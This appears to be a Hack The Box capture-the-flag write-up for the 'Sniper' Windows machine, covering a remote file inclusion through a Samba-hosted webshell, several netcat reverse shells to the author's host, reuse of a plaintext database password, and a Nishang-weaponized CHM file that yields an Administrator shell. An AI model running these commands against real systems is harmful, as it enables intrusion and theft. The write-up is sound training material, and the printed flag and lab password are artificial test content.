
SNIPER | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676


Port scanning results:

```
root@unknown:~# nmap -sV 10.10.10.151
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 11:42 CET
Nmap scan report for 10.10.10.151
Host is up (0.047s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

Let's go to port 80:



Within the site, the only interesting sections are those called "Our Services", and "User Portal" where there is a non-functioning login and registration page. Going to analyze the first we see that it could have an LFI/RFI vulnerability:




After a few attempts I found this article:

http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html

So, I have configured a samba server on my attacking machine by adding the following lines at the bottom of the configuration, and inside the /tmp/testsamba path, I loaded a webshell:

```
[htb]
path = /tmp/testsamba
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
```


By connecting to the path, here is the result:



I immediately tried using nc to get a reverse shell, but netcat is not installed on the victim machine, so I proceeded by directly loading the .exe file.

The Netcat version 1.11 does not work on the system, so I had to load the previous version 1.10, on a new folder, called "test".

Once the command is launched, we get the shell for the iusr user:




```
root@unknown:~/Desktop/netcat# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:50260.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\test>whoami
whoami
nt authority\iusr
```

Enumerating, I found that in the system there is, in addition to Administrator, another user, Chris.

Plus, in the site folders I found this file which contains the database credentials:

```
C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

Initially I tried to connect to the mysql present on localhost, but after several failed attempts, I understood that the "dbuser" could have been Chris, considering the absence of other users on the system, and trying to connect with the same credentials found, I got the new shell.


Specifically, I loaded the following script on the system, through the shell, still open:

```
$user = "SNIPER\\Chris"

$password = "36mEAhz/B8xQ~2VM"

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword

Invoke-Command -ComputerName SNIPER -Credential $credential -ScriptBlock { C:\test\nc.exe -e cmd.exe 10.10.14.183 5555}
```

Before going to run the script, make sure you have permissions on the folder, and in case use the command:

```
icacls "C:\test" /grant iusr:F
```

Having said that, launching the script after upgrading to a powershell (simply with the powershell command) we had the shell and consequently also the user flag:



Going to explore the system we find inside the Docs folder, the following message from "our" boss:

```
C:\Docs>type note.txt
type note.txt
Hi Chris,
       Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a
lot of bugs on it. And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.

Regards,
Sniper CEO.
```

Also in the Downloads folder:

```
 Directory of C:\Users\Chris\Downloads

04/11/2019  07:36 AM    <DIR>          .
04/11/2019  07:36 AM    <DIR>          ..
04/11/2019  07:36 AM            10,462 instructions.chm
               1 File(s)         10,462 bytes
               2 Dir(s)  17,966,104,576 bytes free
```

To view the chm file, you need to open it with Windows, so I transferred the file to my machine, and it is precisely the documentation for the app, requested by the Sniper CEO:

Sniper Android App Documentation

Table of Contents

Pff... This dumb CEO always makes me do all the shitty work. SMH!

I'm never completing this thing. Gonna leave this place next week. Hope someone snipes him.

I have never had anything to do with CHM files, but trying to copy paste the instruction file found inside Docs, I noticed that after some time it was removed, so I deduced that it was processed. Searching on Google I found exploits, including that of the Nishang framework.

By downloading the following script to my local machine

https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1, it's possible to insert malicious code within CHM files.

```
Out-CHM -Payload "C:\test\nc.exe 10.10.14.183 6666 -e cmd.exe" -HHCPath
"C:\Program Files (x86)\HTML Help Workshop"
```

In a powershell console (you have to do it through administrator, and disabling the antivirus):

```
PS C:\users\adm\Downloads> import-module .\nishang.ps1
PS C:\users\adm\Downloads> Out-CHM -Payload "C:\test\nc.exe 10.10.14.183 6666
6)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\users\adm\Downloads\doc.chm


Compile time: 0 minutes, 0 seconds
2       Topics
4       Local links
4       Internet links
0       Graphics


Created c:\users\adm\Downloads\doc.chm, 13,438 bytes
Compression increased file by 143 bytes.
```

The doc.chm file was generated, which will be placed in the Docs folder. Once done, simply listen on the port indicated in the payload (in this case 6666) and we will have our third and final shell, this time as Administrator.

Well, let's get the flag:

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Administrator\Desktop

10/01/2019  07:44 AM    <DIR>          .
10/01/2019  07:44 AM    <DIR>          ..
04/11/2019  07:13 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  17,711,906,816 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
5624caf363e2750e994f6be0b7436c15
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups